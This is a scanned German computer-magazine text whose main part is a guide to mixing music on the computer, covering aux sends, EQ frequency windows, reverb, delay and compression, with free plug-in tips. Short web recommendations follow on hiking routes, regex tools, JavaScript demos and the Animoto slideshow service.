Monitormixe per Ausspielweg, denn so lassen sich den Musikern bei der Aufnahmesession individuelle Kopfhörermischungen einrichten, was erheblich zu Einspielgenauigkeit und Wohlbefinden beitragen kann.

Ergänzend zu den Aux-Sends existiert normalerweise eine korrespondierende Anzahl an Aux>Returns, über die sich Signale in das Mischpult zurückführen lassen. Diese Signale landen unmittelbar in der Summensektion des Mischpults; ihr Pegel wird per Drehregler justiert.

Der wohl gebräuchlichste Einsatzzweck des Send/Return-Pärchens ist das Einschleifen von Effektgeräten: Der Aux-Send wird mit dem Eingang des Effekts ver-


bunden, dessen Ausgang folgerichtig mit dem Aux-Return des Pults. Nun können alle Mischpultkanäle individuell über ihre entsprechenden Aux-Regler auf diesen Effekt zugreifen; je weiter der Aux-Send aufgedreht wird, desto stärker verschiebt sich das Mischungsverhältnis vom trockenen („dry“) zum „nassen“ Effekt-Signal („wet“). Der Aux-Return-Regler legt dabei global die Effektlautstärke fest.

Damit dies optimal funktioniert, ist es als Erstes notwendig, dass – im Unterschied zur Monitoranwendung – der Aux-Send in Abhängigkeit vom Kanalfader arbeitet. Ebenfalls erforderlich ist es, dass das Mischungsverhältnis zwischen Original und bearbeitetem Signal im Effektgerät selbst auf 100 Prozent „wet“ gesetzt wird; so lässt sich der tatsächliche Effektanteil vollständig über die Aux-Send-Regler kontrollieren.

Schließlich darf einem leisen Signal nicht plötzlich eine laute Hallfahne folgen. Ist der Kanalfader ganz geschlossen, möchte man keinen Effektanteil mehr hören. Der Aux-Send greift folglich das Signal erst hinter dem Fader ab; diese Anordnung wird „post fader“ genannt.

Je nach Komplexität der Musikproduktions-Software fällt auch die Umsetzung des Aux-Konzepts unterschiedlich aus. Während Einstiegsprogramme wie etwa Magix Music Maker sich mit zwei Aux-Wege bescheiden, die fest post fader geschaltet sind und „nur“ mit Plug-ins belegt werden dürfen, bietet beispielsweise Cubase 4 eine umfassende digitale Umsetzung: Acht Aux-Sends sind vorhanden, die sich nicht nur pre und post fader betreiben, sondern ebenso auf Effekt-Plug-ins und physikalische Ausgänge routen lassen. Das erlaubt das Einbinden von Hardware-Effekten ebenso wie das Erstellen individueller Monitormixe.

Der am häufigsten im Aux-Weg genutzte Effekt ist der Hall: Er kommt zumeist mit denselben Einstellungen für mehrere Spuren zum Einsatz und ist deshalb im Aux-Weg besonders „effektiv“ aufgehoben. Denn im Computerspart man erheblich an Rechenzeit dadurch, dass nur ein einziges Plug-in berechnet werden muss, nicht für jede Spur eine eigene Instanz. Weitere typische Aux-Effekte sind Echo, Chorus oder Flanger, wobei die beiden



Das Blockschaltbild des Alesis-12-Kanal-Mischpultes zeigt den Signalweg vom Eingang über den Equalizer bis zur Verteilung auf die Summen- und Hilfs-Busse (rechts).

Anzeige



letzten genannten Modulations-effekte nur selten auf mehrere Instrumente gleichzeitig wirken, sich aber über die Aux-Sends sehr feinfühlig dosieren lassen.

Geregelter Klang

Eine goldene Regel des Tonhandwerks sagt, dass Signale möglichst „unbehandelt“ aufgezeichnet und erst später beim Mix klanglich bearbeitet werden sollen. Denn bereits bei der Aufnahme vorgenommene Manipulationen lassen sich im Nachhinein gar nicht oder nur sehr unzureichend rückgängig machen; mögliche Fehler lassen sich nicht mehr korrigieren – im schlimmsten Fall ist die Aufnahme unbrauchbar.

Dies gilt für Effekte und für den Einsatz von Klangregelungen – mit Ausnahmen wie beispielsweise der E-Gitarre, die bei herkömmlicher Herangehensweise (Mikrofonierung des Verstärkers, Einsatz von Recording-Vorstufen) bereits mit Sound und häufig auch Effekten aufgenommen wird. Dies ist in der Praxis auch kaum oder nur unter großem Aufwand zu vermeiden. Anders sieht dies beim Einsatz von virtuellen Gitarrenverstärkern in Form von Plug-ins wie etwa Guitar Rig aus, hier lassen sich am Sound selbst nachträglich noch gravierende Änderungen vornehmen. Auch Stimme und E-Bass werden von vielen Toningenieurs bereits bei der Aufnahme „vorkomprimiert“, was aber aufgrund der Komplexität von Kompressoren und deren hohem

Bei dieser recht aufwendigen ModMachine von Cubase steuern zwei LFOs ein Filter für den WahWah-Effekt. Ein dritter LFO beeinflusst die Signalverzögerung selbst.

Potenzial zur Fehlbedienung (siehe unten) nur erfahrenen Anwendern zu empfehlen ist.

Mixdown

Beim abschließenden Mix kann man viel Frust und vor allem schlechten Klangergebnissen vorbeugen, wenn man einige Grundregeln beherzigt. Die Wichtigste dabei heißt: in Frequenzfenstern denken! Jedes Instrument, jede Stimme braucht für seinen charakteristischen Klang einen eigenen Frequenzbereich, ein eigenes Frequenzfenster, das es sich mit möglichst wenig anderen akustischen Ereignissen teilen muss. Ist dies nicht der Fall, kann sich das Instrument nicht durchsetzen, und der Mix klingt undurchsichtig, matschig, mulmig.

Beispielsweise konkurrieren im Bassbereich die Bass-Drum sowie der E-Bass miteinander. Zusätzlich erzeugt auch der Keyboarder richtig tiefe Töne, und auch die E-Gitarre reicht in diesen Frequenzbereich. Wird nicht beim Mix – gegebenenfalls auch bereits bei der Aufnahme – eingegriffen, ist Bassmatsch unausweichlich. Um den zu vermeiden, kann man den Keyboarder im einfachsten Fall bitten, nicht mit der linken

Hand den E-Bass zu doppeln. Ferner muss die E-Gitarre im Bassbereich drastisch mit dem Equalizer beschnitten werden. Das klingt dann bei Abhören der Einzelspur zwar seltsam dünn, kommt dem Mix aber zugute.

Nicht ganz einfach ist es auch, E-Bass und Bass-Drum voneinander zu trennen. Da hilft es, den vergleichsweise hochfrequenten Anschlagskick der tiefen Trommel herauszuarbeiten und dem E-Bass einen „schlanken Ton“ zu verpassen, also zwar durchaus mit Volumen, aber kontrollierten Tiefmitten; dazu schwächt man anfangs im Equalizer den Frequenzbereich, den man bei der Base-Drum betont hat, ab; anschließend erfolgt ein Feinabgleich, um ein möglichst klares Klangbild zu bekommen.

Der Bereich von etwa 200 bis 500 Hz ist extrem anfällig fürs Mulmen. Das erschwert auch das Einfügen einer Gesangsstimme, da die Grundtöne von Männer- wie Frauenstimmen in diesem Frequenzabschnitt liegen. Ein Lösungsansatz liegt darin, die Stimme mit dem Equalizer zu verschlanken, ohne dabei das typische Timbre anzugreifen, indem der fragliche Bereich um 350 Hz etwas abgeschwächt, bei den konkurrierenden Spuren dagegen leicht angehoben wird.

In die Tiefe

Einen gelungenen Mix zeichnet eine hörbare Räumlichkeit aus: Trotz der an sich zweidimensionalen Wiedergabe durch die

Stereolautsprecher nehmen die einzelnen Instrumente einen klar definierten Platz im Hörraum ein, sowohl im Links-Rechts-Panorama wie auch in der Tiefenstaffelung. Manche Instrumente scheinen also „weiter hinten“ zu spielen.


Das einfachste Werkzeug für die Raumaufteilung ist der Panorama-Regler, mit dem das Signal eines Kanals zwischen ganz links und ganz rechts frei zwischen den Boxen verteilt werden kann. Bereits hier lohnt es sich, Sorgfalt walten zu lassen, denn schon das gezielte Platzieren der Signale im Stereopanorama kann die Durchhörbarkeit einer Produktion erheblich verbessern. Dabei gehören vor allem die Solostimmen in die Stereomitte – bei zwei Gesangsstimmen sollte man sie aber im Stereo-Panorama auch räumlich trennen können.

Etwas komplizierter gestaltet sich die Tiefenstaffelung. Das naheliegendste Hilfsmittel hierfür ist der Halleffekt, der aber gerade vom Einsteiger oft zu unsensibel eingesetzt wird. Hall sollte – wenn nicht ganz bewusst als extremer Effekt eingesetzt – nicht als solcher wahrgenommen werden. Ein künstlich erzeugter Hallraum sollte sich also in den Mix integrieren und nicht aufdrängen.

Um dies zu erreichen, wählt man eine möglichst kurze Hallzeit (für Stimmen beispielsweise maximal zwei Sekunden) und erhöht nach und nach den Hallanteil des Effekts, bis man den Hall gerade eben als Effekt wahrzunehmen beginnt. Anschließend reduziert man den Hallanteil wieder ein wenig und vergleicht die Wirkung des Halls, indem man den Effekt aus beziehungsweise in den Bypass-Modus schaltet.

Stärker noch als bei allen anderen Effekten gilt beim Hall: Weniger ist mehr! Sinnvoll ist es, sich eingehend mit den Parametern Raumgröße und Hallzeit zu beschäftigen. Prinzipiell nimmt der Nachhall mit der Raumgröße zu, doch liefern keineswegs alle Räume gleicher Größe dieselben Hallzeiten. Es lohnt sich, spielerisch die Wirkung verschiedener Hallparameter auszuprobieren, um so den Unterschied zwischen großem Raum mit kürzerem Hall und kleinem Raum mit längerem Hall zu erfahren.

Der Einsatz von längeren Hallzeiten bei Solo-Instrumenten



Mit dem Equalizer von Samplitude kann man an vier verschiedenen variablen Frequenzen sowohl an der Filtergüte als auch am Pegel drehen. Damit sind quasi beliebige Frequenzgänge darstellbar.

und -Stimmen oder der legendären „Balladen-Snare“ dürfte auch Einsteigern durch die eigene Hörerfahrung geläufig sein, doch nur wenige wissen um die verblüffende Wirkung kleiner Hallräume.

Über den erzeugten Eindruck von der Raumgröße entscheiden die sogenannten „Early Reflections“, also die ersten hörbar zurückgeworfenen Anteile des Schalls; aus der Zeit zwischen Original-Schall und erster Reflexion ermittelt das Gehirn die Größe des Raumes. Gerade Schlaginstrumente aller Couleur profitieren stark von der „plastischen“ Wirkung kleiner Räume, sodass sich das Experimentieren damit in jedem Fall lohnt.

Allerdings gehört die Reproduktion kleiner Räume zu den schwierigen Aufgaben eines Hallgeräts: Die frühen und reichhaltigen Reflexionen erfordern viel Rechenleistung und einen guten Algorithmus; nicht ohne Grund vertrauen nach wie vor viele Recording-Spezialisten auf einen Hardware-Hallprozessor, der dann



Ein Standard-Kompressor vom Cubase: Das aktuell eingestellte Kompressionsverhältnis beträgt 1:3, es sind aber alle Parameter leicht einstellbar.

analog oder digital in das System eingebunden wird.

Doch es gibt einfachere Mittel, einem Mix mehr Räumlichkeit zu verleihen. Um Entfernung zu suggerieren, kann man etwa die entsprechende Spur kopieren und eine Kopie bei normalem Timing in den Hall schicken (pre fader), ohne dass dieses Spursignal unverhallt in den Summenmix gelangt. Die zweite Version wird demgegenüber leicht verzögert; der so verspätet eintref-

fende Schall erweckt den Eindruck, das Instrument stünde etwas weiter hinten. Da der Schall rund 330 Meter pro Sekunde zurücklegt, lässt sich rasch errechnen, dass die Verzögerung („time delay“, kurz „td“) beispielsweise bei drei zu simulierenden Abstandsmetern grob 10 ms betragen sollte ($td = 1000 / (340/3)$). Um das zu erzielen, benötigt man oft kein zusätzliches Plug-in, da viele Sequenzer derartige Verzögerungen bereits als Parame-

ter für die einzelnen Spuren vorsehen. Allerdings ist Fingerspitzengefühl bei der Auswahl der Verzögerungszeit gefragt, um das rhythmische Gerüst nicht durch nachklappernde Spuren zu gefährden.

Eine Kombination aus einfachem Hall und Spurverzögerung ist der klassische Delay- oder Echoeffekt: Dem eigentlichen Signal folgen in zeitlich definiertem Abstand eine oder mehrere Wiederholungen mit ebenfalls definiertem Pegelabfall. Für die räumliche Gestaltung empfiehlt sich ein einzelnes Echo, das in kurzer Zeit auf das Original folgt, auch Slapback-Echo genannt. Dabei sind Delay-Zeiten von etwa 100 bis 300 ms sinnvoll, wobei das Echo gerade noch zu hören sein sollte.

Mitunter kann es vorteilhaft sein, das Echo mit dem Songtempo zu synchronisieren; dabei helfen die zahlreichen verfügbaren Delay-Time-Rechner (zum Beispiel: www.thewhippinpost.co.uk/tools/delay-time-calculator.htm); dabei eignen sich Delay-



Bei Multiband-Kompressoren wird der gesamte Frequenzbereich auf mehrere Bänder aufgeteilt und getrennt verarbeitet, hier das Modell von Cubase 4.

Werte von einer Sechzehntel als Ausgangsbasis.

Schließlich kann auch der Höhenregler des Mischpults zur räumlichen Struktur einer Mischung beitragen; reduziert man bei eher im Hintergrund agierenden Instrumenten die Höhen leicht, entsteht ebenfalls der Eindruck der Distanz, denn dieser Höhenabfall ist auch in der Natur bei größeren Entfernungen zu beobachten.

Druck und Durchsetzungsvermögen

Zum Standard-Repertoire der Studiotechnik zählen vor allem im Bereich der Pop- und Rockmusik die Dynamikprozessoren. Denn der Audio-Kompressor soll einzelnen Spuren oder dem gesamten Mix mehr Druck respektive Lautheit verleihen.

Unglücklicherweise zählt die kundige Bedienung eines solchen Dynamikwunders zu den besonders schwierigen Aufgaben eines Tontechnikers. Obendrein verlangt die Wirkungsweise eines Kompressors vom Benutzer einiges Abstraktionsvermögen, denn eigentlich tut er genau das Gegenteil von dem, was schlussendlich erreicht werden soll: Er begrenzt den Dynamikumfang einer Aufnahme.

Die Grundfunktion ist auf den ersten Blick recht simpel. Die meisten Instrumente und auch die menschliche Stimme weisen einen enormen Dynamikumfang auf, von leise bis ganz laut in unendlich vielen Nuancen. Was zunächst erfreulich ist – weil die Dynamik jede Musik erst leben-

dig werden lässt –, kann sich im Detail gerade bei unerwarteten Dynamikspitzen als problematisch erweisen.

Wenn ein E-Bassist plötzlich beispielsweise Popp- oder Slap-Techniken (Anreißern bzw. perkussives Schlagen der Saiten) in sein Spiel integriert, wird der Bass ohne Vorwarnung deutlich lauter; die betreffende Spur müsste später an dieser Stelle im Mix zurückgeregelt werden, was wegen der kurzen Signalspitzen nicht funktioniert oder unnatürlich klingt. Die Alternative, den Bass insgesamt nur so laut einzustellen, dass er an dieser Stelle

nicht stört, ist unpraktikabel, da er dann im restlichen Stück zu leise wäre.

In diesem Fall hilft ein Kompressor, der als Insert-Effekt in den entsprechenden Kanal eingefügt wird. Er bleibt untätig, bis das Signal einen bestimmten Level übersteigt („Threshold“, z. B. -10 dB); dann reduziert er den Signalpegel um das mit dem Parameter „Ratio“ angegebene Kompressionsverhältnis, bis das Signal wieder unter den Threshold-Wert fällt. Eine Ratio von 3:1 bedeutet dabei, dass der Pegel des über dem Threshold liegenden Signals um den Faktor drei reduziert wird – eine Steigerung um 3 dB bewirkt einen Pegelanstieg von nur 1 dB. Setzt man den Ratio-Wert auf 2:1, verringert der Kompressor einen Lautstärkezuwachs auf die Hälfte.

Die „Attack“-Zeit legt fest, wie lange es dauert, bis nach Überschreiten des Thresholds die volle Kompression erreicht wird; die Release-Zeit definiert die Ausschaltzeit des Kompressors – also die Zeit bis zum Zurückfahren der Pegelreduzierung – nach Unterschreiten des Threshold. Die bei allen Kompressoren vorhandene Anzeige namens „Gain Reduction“ informiert darüber, wie stark das Signal momentan reduziert wird.

Ein Rechenbeispiel für die Praxis: Ein mit Maximalpegel

0 dB aufgenommenes Signal wird durch den Kompressor geschickt, dessen Threshold bei -10 dB und die Ratio bei 2:1 gesetzt wurde. Das resultierende Signal weist nur noch einen Maximalpegel von -5 dB auf. Um diese 5 dB wird das Signal durch den ebenfalls kompressortypischen Parameter „Make up Gain“ angehoben, sodass wieder 0 dB erreicht werden. Da aber die Dynamik – der Abstand zwischen der lautesten und der leiseren Stelle – um die 5 dB reduziert wurde, wirkt das Signal insgesamt lauter. Durch Einsatz des Kompressors erhält man also ein in seiner Dynamik zusammengequetschtes Signal, das sich später besser im Mix platzieren lässt, da Pegelspitzen zugunsten eines gleichmäßigeren Lautstärkeverlaufs „eingebnet“ werden.

Auch die menschliche Stimme profitiert durchaus von dieser Behandlung, da leiser gesungene Passagen deutlicher hervortreten und im Ganzen die Textverständlichkeit steigt – was allerdings eine sorgfältige Justage des Kompressors voraussetzt. Zu starke Kompression sowie ungeeignete Attack- und Release-Zeiten sorgen für Artefakte wie etwa das „Pumpen“, also das allzu hörbare Eingreifen des Kompressors in die Dynamik. Zudem können falsche, weil zu knapp gewählte Ein- und Ausschwingzeiten Silben verschwinden lassen oder den Klang von Instrumenten (vor allem Schlagzeug) verfärbten.

Wer Kompressoren gewinnbringend einsetzen will, kommt nicht umhin, viel zu experimentieren und genau hinzuhören. Als Ausgangswerte hierfür empfehlen sich für die menschliche Stimme eine Attack-Zeit von etwa 40 ms und ein Threshold von -20 dB, die Ratio sollte 3:1 oder 2:1 betragen; die Release-Zeit kann zwischen 300 und 500 ms liegen.

Bei E-Bass oder -Gitarre sollte die Attack-Zeit etwas höher gewählt werden, da zu kurze Werte den Anschlag unterdrücken. Mit relativ niedrigen Threshold- und Ratio-Werten (z. B. -20 dB, 2:1) arbeitet der Kompressor gleichmäßiger und unauffälliger, als wenn er nur bei Spitzenpegeln abrupt eingreift.

Viele Kompressoren, egal ob als Hard- oder Softwareausführung, bieten Automatikmodi an,

Learning by listening ...

Um herauszubekommen, wie ein guter Mix „funktioniert“, braucht man eigentlich nur einen hörensweisen Song, einen ordentlichen Kopfhörer und Zeit. Um sich die Arbeit nicht unnötig zu erschweren, wählt man am besten eine eher lyrische Ballade oder einen schlichten Song mit knapper Begleitbesetzung aus; weniger geeignet sind Filmtracks mit großem Orchester und allen musikalisch/akustischen Feinheiten, Bigbands in Jazz-Arrangements oder Hard-rockaufnahmen, bei denen überwiegend verzerrte Instrumente aufgenommen wurden; die auseinanderzuhören ist sehr schwer.

Dann wird der Player auf Repeat geschaltet und der Song mehrmals hintereinander ab-

gehört; bei jedem Durchgang konzentriert man sich auf eine andere Stimme/ein anderes Instrument und versucht herauszuhören, wie sich diese Stimme oder dieses Instrument in den Gesamtmix einfügt. Dabei verdienen besonders die dynamisch „spannenden“ Stellen Aufmerksamkeit: Wenn die Singstimme noch mehr in den Vordergrund tritt, wenn der Bass eine rhythmisch raffinierte Linie spielt, wenn die Hintergrundgeigen eine Stelle im Song deutlicher untermalen als sonst.

Natürlich wird man auf diesem Wege nicht alle Tricks und Kniffe der Profi-Produzenten herausfinden, viele interessante Einblicke bekommt man mit diesen Hör-Sessions aber allemal.

welche die Attack- und Release-Zeiten ebenso wie das „Make up Gain“ automatisch wählen. Gerade für den Einsteiger ist dies eine gute Gelegenheit, sich langsam an das Thema Kompression heranzutasten – auch wenn man optimale Ergebnisse nur mit sorgfältiger manueller Abstimmung erzielt.

Summa summarum

Bei Pop-Produktionen werden Summenkompressoren eingesetzt. Sie dienen, der Name lässt es erahnen, der Kompression eines bereits fertig gemischten Songs, was für mehr Lautheit, also durchgehend hohe akustische Energie sorgen soll. Dabei werden Kompressoren eingesetzt, die nach dem geschilderten Schema operieren, oder gar Multiband-Kompressoren. Diese kompliziert zu handhabenden Regelverstärker funktionieren im Prinzip wie ein einfacher Kompressor – aber in mehrfacher Ausführung, jeweils für einen eigenen Frequenzbereich. Üblich sind drei bis fünf solcher Frequenz-Bänder. Ein dreibandiger Multiband-Kompressor enthält also tatsächlich drei zunächst unabhängig agierende Kompressoren, einen für die Bässe, einen für die Mitten, einen für die Höhen – und für jeden Be-



Ein spezieller Gesangs-Kompressor von Samplitude kombiniert mit einer Gate-Funktion

reich gilt es, ein optimales Setup zu finden.

Erfreulicherweise gibt es auch für Einsteigerzwecke geeignete Summenkompressoren, die sogenannten Loudness Maximizer; sie funktionieren einem (Multiband-)Kompressor vergleichbar, befreien aber den Anwender durch mehr oder minder intelligente Algorithmen davon, sich mit etlichen Parametern auseinanderzusetzen. Normalerweise kommen solche Plug-ins mit nur wenigen Bedienelementen aus, der wichtigste davon heißt meist „Desired Gain“ (oder ähnlich); damit gibt der Anwender vor,

um wie viele Dezibel es lauter werden soll.

Auch wenn diese meist verblüffend effektiven Programme einfach zu bedienen sind: Häufig erkaufte man sich die gewonnenen Lautheit mit einem Verlust an Nuancenreichtum, und manches Mal klingen derart hochgetunte Mixe unnatürlich hart und unangenehm. Im Zweifelsfall lautet die richtige Entscheidung also: lieber leiser und schön!

Abgemixt

Den fertig zusammengemischten Song sollte man auf eine CD

brennen und zur Kontrolle auf möglichst vielen, unterschiedlichen Audioanlagen hören, vom billigen PC-Speaker bis zum HiFi- oder 5.1-System. Auf jeder Anlage wird der Song etwas anders klingen, und nicht unbedingt auf dem teuersten Setup am besten. Mancher Audio-Profi hört sich seine Erzeugnisse über ein altes Kofferradio an, um sicherzustellen, dass die Produktion auch auf bescheidenen Anlagen gut klingt. Geändert wird nur das Detail, das deutlich negativ auffällt.

Am Ende dieses Viertellers rund um die Musikproduktion mit dem Computer bleibt, allen interessierten Lesern den nötigen Mut zu wünschen, sich nicht von der Technik, von selbst ernannten Experten und der Angst vor möglichen oder unmöglichen Fehlern vom Musizieren mit dem Computer abhalten zu lassen. Der eigene Spaß an der selbst gespielten Musik steht dabei im Vordergrund, nicht profitypische Perfektion. Um den leider viel zu früh verstorbenen amerikanischen Malerlehrer Bob Ross zu zitieren: „Wir machen keine Fehler, bei uns gibt's nur kleine, lustige Zwischenfälle!“ (uh/roe)

 **Soft-Link 0811210**

Cheap Tricks

Der Freeware-Markt für Audioeffekte ist groß, obwohl selbst günstige Musik-Software diesbezüglich oft recht ordentlich ausgestattet ist. Im Internet findet sich ein nahezu unerschöpflicher Vorrat an kostenlosen Plug-ins. Allerdings ist es sinnvoller, sich mit einigen wenigen Effekten gründlich auseinanderzusetzen und deren Funktionsweise zu erlernen, als in einem wilden Sammelsurium von Modulen den Überblick zu verlieren.

Hall

SIR1, der Klassiker von Christian Knufinke, arbeitet nach dem Prinzip des Faltungshalls, das heißt, die Hallräume werden auf Basis sogenannter Impulsantworten generiert, die den Nachhall real existierender Vorbilder übertragen und in großer Zahl auch kostenlos im Internet er-

hältlich sind. *SIR* erlaubt sehr realistische Simulationen echter Räume (beispielsweise den Kölner Dom) ebenso wie die Nachbildung beliebiger Hallgeräte. Allerdings ist Faltungshall ziemlich rechenintensiv, was weniger leistungsfähige Rechner rasch lahmlegt. Mit *SIR2* bietet Knufinke einen deutlich optimierten, allerdings kostenpflichtigen Nachfolger an.

GlanceVerb, ein Hallgenerator von DaSample, arbeitet mit Residual Vector Modulation und ist vor allem auf die lebenssechte Simulation von Oberflächeneigenschaften und -materialien spezialisiert.

Equalizer

Paris EQ: Die Audio-Workstation „Paris“ von Ensoniq aus der Mitte der 90er-Jahre war für ihren sehr

typisch klingenden Equalizer bekannt. Matt Craig hat die Hardware in Software nachgebaut und bietet das Plug-in als kostenlosen Download an.

Pushtec EQ: In der Hardware-Welt heißt dieser Vintage-EQ „Pultec“ und genießt ob seines musikalischen Wirkens einen legendären Ruf. Die kostenlose Software-Variante von Leftover Lasagne bildet dessen typische Bedienoberfläche und klangliche Eigenschaften sehr schön ab, experimentieren lohnt sich.

Kompressoren

W1 Limiter: Dieser Summenkompressor (oder auch Mastering-Limiter) wurde offenbar von einem der Urväter dieser Gattung, dem Waves L 1, inspiriert. Die Bedienung ist einfach: Der Threshold-Parameter wird so lange abge-

senkt, bis die gewünschte Lautheit erreicht ist; mit dem Release-Parameter kann das Ergebnis verfeinert werden. Den „Ceiling“-Wert belässt man am besten in der 0-dB-Position.

The Fish Fillets: Hinter diesem originellen Titel verbergen sich gleich drei Dynamik-Plug-ins, darunter auch der Kanalkompressor namens Blockfish, der mit nur wenigen Parametern auskommt. Öffnet man aber den virtuellen „Deckel“, kommen diverse Fine-Tuning-Optionen für Profis zum Vorschein. Und wer einmal einen Dualband-Kompressor ausprobieren möchte, greift zum „Endorphin“, der ebenfalls kostenlos von den Digitalfishphones angeboten wird – so nennt sich diese Programmiertruppe mit dem leicht schrägen Humornämlich.

ct



Urlaub zu Fuß

www.wanderkompass.de
www.fernwege.de

Wer wandert, dem erschließt sich die Landschaft intensiver, der kommt besser mit Land und Leuten in Kontakt als motorisiert Reisen. In Deutschland gibt es beste Bedingungen zum Wandern: 200 000 Kilometer markierter Wege führen durch die schönsten Landschaften der Republik.

Dieses Netz möchte der **Wanderkompass** erschließen. Sortiert nach Bundesländern, Regionen und Orten listet er vor allem Wandertouren auf, die sich gut an einem Tag bewältigen lassen. Zu jeder Tour findet der Besucher eine Beschreibung mit Streckenverlauf, Höhenprofil und touristischen „Points of interest“. Die Routen lassen sich als GPS-Profil kostenlos herunterladen. Für Hartgesottene ist **fernwege.de** eine optimale Ergänzung. Die Site listet Fernwanderwege europaweit, inklusive detaillierter Beschreibungen. (jo)

Regulär ausgedrückt

http://www.regenechsen.de/phpwms/index.php?regex_allg
www.regex-tester.de
<http://www.regexlib.com>

Reguläre Ausdrücke ermöglichen es dem Programmierer, komplizierte Filter für Texte kompakt auszudrücken. (Ph)Foto(gra)(ph)(f)ie zum Beispiel sucht nach allen Schreibweisen des Wortes Fotografie. Eine verständliche Einführung in das Thema findet sich auf der Homepage der **Regenechsen**. Auch gestandene Programmierer verheddern sich schon mal mit regulären Ausdrücken. Ihnen bietet der **Regex Tester** einen Sandkasten, mit dem sie ihre



Ausdrücke an Beispieldaten testen können. Alternativ analysiert das Werkzeug auch den Quelltext einer Webseite.

Wer keine Lust dazu hat, das Rad erneut zu erfinden, wirft einen Blick auf **Regular Expression Library**. Die dortige Fundgrube bietet Lösungen für zahlreiche Probleme an. Die Community freut sich auch über neue, elegante Lösungen von Besuchern.

(Heiko Kothhöfer/uma)

JavaScript-Magie

<http://blog.nihilogic.dk>

JavaScript, das ist doch keine richtige Programmiersprache. Damit kann man Formulare prüfen, Mouse-over-Effekte gestalten und zur Not per Ajax Inhalte nachladen.

Jacob Seidelin sieht das in seinem Blog **Nihilogic** ein bisschen anders. Zum Beispiel hat er eine 3D-Render-Engine in JavaScript geschrieben, mit der man Teekessel, Köpfe oder Flugzeuge ohne Plug-in im Browser herumdrehen kann. Das verlangt zwar dem Rechner einiges ab und funktioniert nicht in allen aktuellen Browsern (zum Beispiel nicht im Internet Explorer), ist aber nichtsdestotrotz beeindruckend – ebenso wie zum Beispiel der ASCII-Art-Converter oder der Partikel-Generator, der animierte Flammen oder Funken in drei Dimensionen berechnet.




Nostalgische Neuauflagen von Computerspielklassikern liegen im Trend. Seidelin hat sich des Nintendo-Klassikers Super Mario angenommen. Ganze 14 KByte kompaktes JavaScript waren nötig, um den gut gelaunten Klempner mit Musikbegleitung durch diverse Levels springen zu lassen. Und schließlich hat der Skriptkünstler sogar einen kompletten Videoplayer programmiert, der ganz ohne Plug-ins auskommt. Kein Wunder, dass Seidelin oft die Frage hören muss, die der Untertitel seines Blogs geworden ist: „You’re using JavaScript to do what?“ (heb)

Slideshow-Regisseur

www.animoto.com
<http://apps.facebook.com/animoto>

Besonders schick sehen selbst die langweiligsten Urlaubsschnappschüsse aus, wenn der Webdienst **Animoto** daraus eine Flash-Slideshow mit unterlegter Musik zaubert. Einige der Entwickler des Projekts haben früher im Filmgeschäft gearbeitet und die dort



eingesetzten Effekte, um Standbilder optisch aufzupeppen, in den Webdienst integriert. Der eigentliche Clou: Animoto wählt Effekte und Tempo der Dia-Show automatisch anhand von Rhythmus und Dynamik der eingesetzten Musik aus.

Fotos laden Anwender entweder von der Festplatte oder aus Communities wie Flickr, Facebook oder Picasa. Für die musikalische Untermalung bietet der Dienst eine Auswahl von Songs, die unter der Creative-Commons-Lizenz stehen oder von den Künstlern für Animoto freigegeben wurden. Selbstverständlich darf man auch eigene Musik verwenden.

Hat man Bilder und Musik ausgesucht, kann man sich entspannt zurücklehnen: Animoto generiert ohne weiteres Zutun ein Flash-Video mit 432 x 240 Pixel Auflösung. Zwar lässt der Dienst anders als Konkurrenten wie image-loop oder photobucket keine eigene Auswahl der eingesetzten Effekte zu, mischt aber auf Wunsch Musik und Bilder beliebig oft neu zusammen. Je nach Cliplänge und Serverauslastung dauert das Rendern in der Regel zwischen zehn Minuten und einer Stunde.

